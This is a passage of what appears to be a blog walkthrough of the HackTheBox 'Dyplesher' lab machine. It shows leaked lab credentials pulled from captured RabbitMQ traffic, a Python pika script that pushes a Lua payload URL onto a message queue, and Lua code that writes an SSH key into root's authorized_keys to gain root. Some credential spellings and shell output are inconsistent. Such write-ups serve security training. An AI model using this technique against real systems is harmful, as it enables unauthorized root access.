0030  02 00 fe 40 00 00 01 01 08 0a 3c 15 d5 02 3c 15  ...<.....<..
0040  d4 f9 81 00 01 00 00 00 10 00 32 00 0b 03 73 75  .....2....S
0050  02 00 00 40 26 00 00 00 00 ce ..0.....
  
```

```

basic.nacktt..consumer_cancel_notifyt..connection.blockedt..consumer_prioritiest..authentication_failure_closet..per_consumer_qosst..direct
_reply_tot..cluster_nameS...rabbit@dyplesher      copyrightS...Copyright (C) 2007-2018 Pivotal Software, Inc..informationS...
5Licensed under the MPL. See http://www.rabbitmq.com/.platformS...Erlang/OTP 22.0.7.productsS...RabbitMQ.versionS...3.7.8...PLAIN
AMQPPLAIN...en_US...
...productsS...AMQPLib.platformS...PHP.versionS...2.1.1.informationS...
copyrightS...capabilitiesF...authentication_failure_closet..publisher_confirmst..consumer_cancel_notifyt..exchange_exchange_bindingst
basic.nacktt..connection.blockedt..AMQPPLAIN...LOGINS...yuntao  PASSWORDS...
EashAnicOc3Op en_US
...
subscribers.direct...
{...application/json...{"name":"Martine Hamill","email":"lisandro.bernier@gmail.com","address":"669 Lonie
Trail\nTrompbury, DC 91504","password":"rUD14PlZzCHu","subscribed":true}...application/
json...{"name":"Nikita Veum I","email":"mbeatty@gmail.com","address":"3926 Jovani Mission\nAsiafurt, NC
57880-0645","password":"rUD14PlZzCHu","subscribed":true}...application/json...
{"name":"Clotilde Fisher","email":"lockman.jedidiah@yahoo.com","address":"58531 Bernier Locks\nLake Octavia, MD
57745-1272","password":"rUD14PlZzCHu","subscribed":true}...application/json...
{"name":"Chesley Goodwin","email":"kiel06@feil.net","address":"802 Patsy Fort Apt. 852\nLake Kyle, ME
60459","password":"rUD14PlZzCHu","subscribed":true}...application/json...
{"name":"Dr. Cletus Veum III","email":"chase80@yahoo.com","address":"148 Kiehn Way Suite 461\nStephansyside, RI
36734-4306","password":"rUD14PlZzCHu","subscribed":true}...application/json...
{"name":"Miss Daniela Spinka III","email":"ywolf@stehr.info","address":"860 Yundt Plains Apt. 300\nKoelpinview, ID
48205-3833","password":"rUD14PlZzCHu","subscribed":true}...application/json...
{"name":"Mr. Rickey Anderson DVM","email":"rob.el.jena@kilback.biz","address":"934 Mozell Fall\nPort Tatehaven, NY
69994","password":"rUD14PlZzCHu","subscribed":true}...application/json...
{"name":"Mrs. Shany Bruen I","email":"madelynn.bartell@gmail.com","address":"774 Abbey Cliffs Apt. 704\nRenehaven, DE
13145","password":"rUD14PlZzCHu","subscribed":true}...application/json...
{"name":"Aliza Dickens","email":"domenica31@yahoo.com","address":"5036 Nova Falls Apt. 955\nNew Edgardo, ME
26260","password":"rUD14PlZzCHu","subscribed":true}...application/json...
{"name":"Miss Halie Tromp V","email":"lakin.clay@hotmail.com","address":"688 Dare Hill Apt. 780\nWest Anabel, CA
83396-3921","password":"rUD14PlZzCHu","subscribed":true}...application/json...
{"name":"Miss Halie Tromp V","email":"lakin.clay@hotmail.com","address":"688 Dare Hill Apt. 780\nWest Anabel, CA
83396-3921","password":"rUD14PlZzCHu","subscribed":true}...application/
son.....q{"name":"MinatoTW","email":"MinatoTW@dyplesher.htb","address":"India","password":"bihys1amFov","subscribed":true}...<
...subscribers.....<.....l.....application/
son.....l{"name":"yuntao","email":"yuntao@dyplesher.htb","address":"Italy","password":"wagthAw4ob","subscribed":true}...<
...subscribers.....<.....p.....application/
son.....p{"name":"felamos","email":"felamos@dyplesher.htb","address":"India","password":"tieb0graQueg","subscribed":true}...<
...
.2.
.3.
24 client pkts, 9 server pkts, 17 turns.

```

We found four different **login names and passwords**. Let's start with felamos.

“name”:”MinatoTW”,email”:”**MinatoTW@dyplesher.htb**”,password”:”**bihys1amFov**”

“name”:”yuntao”,email”:”**yuntao@dyplesher.htb**”,password”:”**wagthAw4ob**”

“name”:”felamos”,email”:”**felamos@dyplesher.htb**”,password”:”**tieb0graQueg**”

yuntao:EashAnicOc3Op

```

1 MinatoTW@dyplesher:~$ su felamos
2 Password:
3 felamos@dyplesher:/home/MinatoTW$ cd
4 felamos@dyplesher:~$ ls
5 cache snap user.txt yuntao
6 felamos@dyplesher:~$ cat user.txt
7 8c371079e970d216f0149bdefa280000
8 felamos@dyplesher:~$ id
9 uid=1000(felamos) gid=1000(felamos) groups=1000(felamos)
10 felamos@dyplesher:~$

```

We have **user.txt**. Now, what can we do to be root, *let's investigate*.

felamos and yuntao also did not find anything for privileges. so I decided to use **pspy** tool.

```

1 kali:~/htb/boxes/dyplesher# scp pspy64 felamos@dyplesher.htb:/

```



```
2 felamos@dyplesher.htb's password:
3 pspy64 100% 3006KB
4 root@kali:~/htb/boxes/dyplesher#
```

pspy couldn't find anything. I tried the `ps -a` command.

```
MinatoTW@dyplesher:~$ ps -a
  PID TTY          TIME CMD
  5631 pts/3        00:00:00 su
  5668 pts/3        00:00:00 bash
 21585 pts/3        00:00:00 python3
 24465 pts/4        00:00:00 python3
 27561 pts/6        00:00:00 sh
 27562 pts/6        00:00:00 lua
 27745 pts/4        00:00:00 lua
 27933 pts/4        00:00:00 ps
```

lua / pika Advanced Message Queuing Protocol (AMQP) service ... Then I prepared a script by looking at the following resources.

We have two different passwords of yuntao user. And this user is the **AMQP manager**.

[Reference-1](#)

[Reference-2](#)

First making python script.

```
GNU nano 4.9.2      betik.py
#!/usr/bin/env python

import pika

credentials = pika.PlainCredentials('yuntao', 'EashAnic0c30p')
parameters = pika.ConnectionParameters('10.10.10.190', 5672, '/', credentials)
connection = pika.BlockingConnection(parameters)
channel = connection.channel()
channel.basic_publish(exchange='', routing_key='plugin_data',
                    body='http://127.0.0.1:1515/dcrx.lua')
connection.close()
```

Secondly, we should make lua script on dyplesher machine.

```

file = io.open("/root/.ssh/authorized_keys", "w")
file:write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDHcjSyzXrf0iNyXwSERm0Ud6uLYtw30Z6ZaMLeJH
g0JBrlMyW8VMuFZn1tHfHKH4bNURScZ3Wg6wBc7kkgRz4ES2jZsH860L1Q9UrHVKECUgyyIPBKTt0Pyzotw+tip2
+ALe22ItHrjcoLunKAN7Mnu0ii78ZpvFcNjSKdE29e76iCoNs5+9YJxx23U4theUFV8A7CTBf2U4WcKdfEKsykeyv1
190GAONT8hyKtGuwZVTRm5kdzLmsSczMDol1KLZ+JbqE8jx1LNSel2jRfAj1HOS0kviwIzW22d/irDgEOe0vhSGca
tpRe+65L3LGuGxIBE8qEVJfTLCP5L+ftjAau+bZUVR/OoZ54Efhx9/M+q+GmjF4CMTNetDxrokSgkG15F0fmaBi8hs
BfBUXqK4Fk/aZUeqqA/11SV>R-1.MkUUhkHejwnH4M05f3XsH6iV1BzyaMoI+UC/2i0eA6GT2Ue16NUgUmsWgOBdnKMR
76p5sh0eOK2jSAHgB      'oot@kali")
file:close()

```

To get root, we write our ssh public key to lua file. To do this, we first run the following command on the dyplesher machine.

Then we run the script we created on our own machine.

And we will have written our public key we prepared in `/root/.ssh/authorized_keys`.

```

1 MinatoTW@dyplesher:~$ vi dcrx.lua
2 MinatoTW@dyplesher:~$ python3 -m http.server 1515
3 Serving HTTP on 0.0.0.0 port 1515 (http://0.0.0.0:1515/) ...
4 127.0.0.1 - - [11/Jun/2020 08:54:52] "GET /dcrx.lua HTTP/1.0" 200
5
6 root@kali:~/htb/boxes/dyplesher# ./betik.py

```

It Worked... 😊

```

1 root@kali:~/htb/boxes/dyplesher# ssh -i id_rsa root@dyplesher.
2 Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)
3
4 * Documentation:  https://help.ubuntu.com
5 * Management:    https://landscape.canonical.com
6 * Support:       https://ubuntu.com/advantage
7
8 System information as of Thu 11 Jun 2020 08:56:37 AM UTC
9
10 System load:  0.07          Processes:            254
11 Usage of /:   6.9% of 97.93GB Users logged in:      1
12 Memory usage: 32%          IP address for ens33: 10.1
13 Swap usage:   0%           IP address for docker0: 172.
14
15
16 57 updates can be installed immediately.
17 0 of these updates are security updates.
18 To see these additional updates run: apt list --upgradable
19
20 Failed to connect to https://changelogs.ubuntu.com/meta-releas
21
22
23 Last login: Sun May 24 03:33:34 2020
24 root@dyplesher:~# id
25 uid=0(root) gid=0(root) groups=0(root)
26 root@dyplesher:~# cat root.txt

```

```
27 | e623e92ffdefe369e3b7b955058e2feb
28 | root@dyplesher:~#
```

```
root@kali:~# nc 10.10.10.190 4444
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu 11 Jun 2020 08:56:37 AM UTC

System load:  0.07               Processes:            254
Usage of /:   6.9% of 97.93GB    Users logged in:     1
Memory usage: 32%               IP address for eth0: 10.10.10.190
Swap usage:   0%                IP address for docker0: 172.17.0.1

57 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

Last login: Sun May 24 03:33:34 2020
root@dyplesher:~# id
uid=0(root) gid=0(root) groups=0(root)
root@dyplesher:~# cat root.txt
e623e92ffdefe369e3b7b955058e2feb
root@dyplesher:~#
```

ROOTED

This machine was very fun and instructive. Thank you for reading and studying.

Share this:



[Customize buttons](#)


TAGGED	10.10.10.190	DYPLESHER	DYPLESHER WALKTHROUGH	DYPLESHER WRITEUP	
DYPLESHER.HTB	HACKTHEBOX	INSANE	LUA	SCRIPT	WFUZZ

PREVIOUS POST

CyberSeclabs Share Writeup –
172.31.1.7

NEXT POST

Password-Calculation For Writeups



doctor


[View all posts by doctor →](#)

YOU MIGHT ALSO LIKE

Hackthebox RopeTwo Writeup – 10.10.10.196

 02/07/2020

Hackthebox Worker Writeup – 10.10.10.203

 30/09/2020

Hackthebox Fuse Writeup – 10.10.10.193


 17/06/2020

ABOUT

I'm the loneliest of all time...

CONTACT

umiterkol@hotmail.com

Copyright © 2020  doctor's blog. Powered by WordPress and Bam.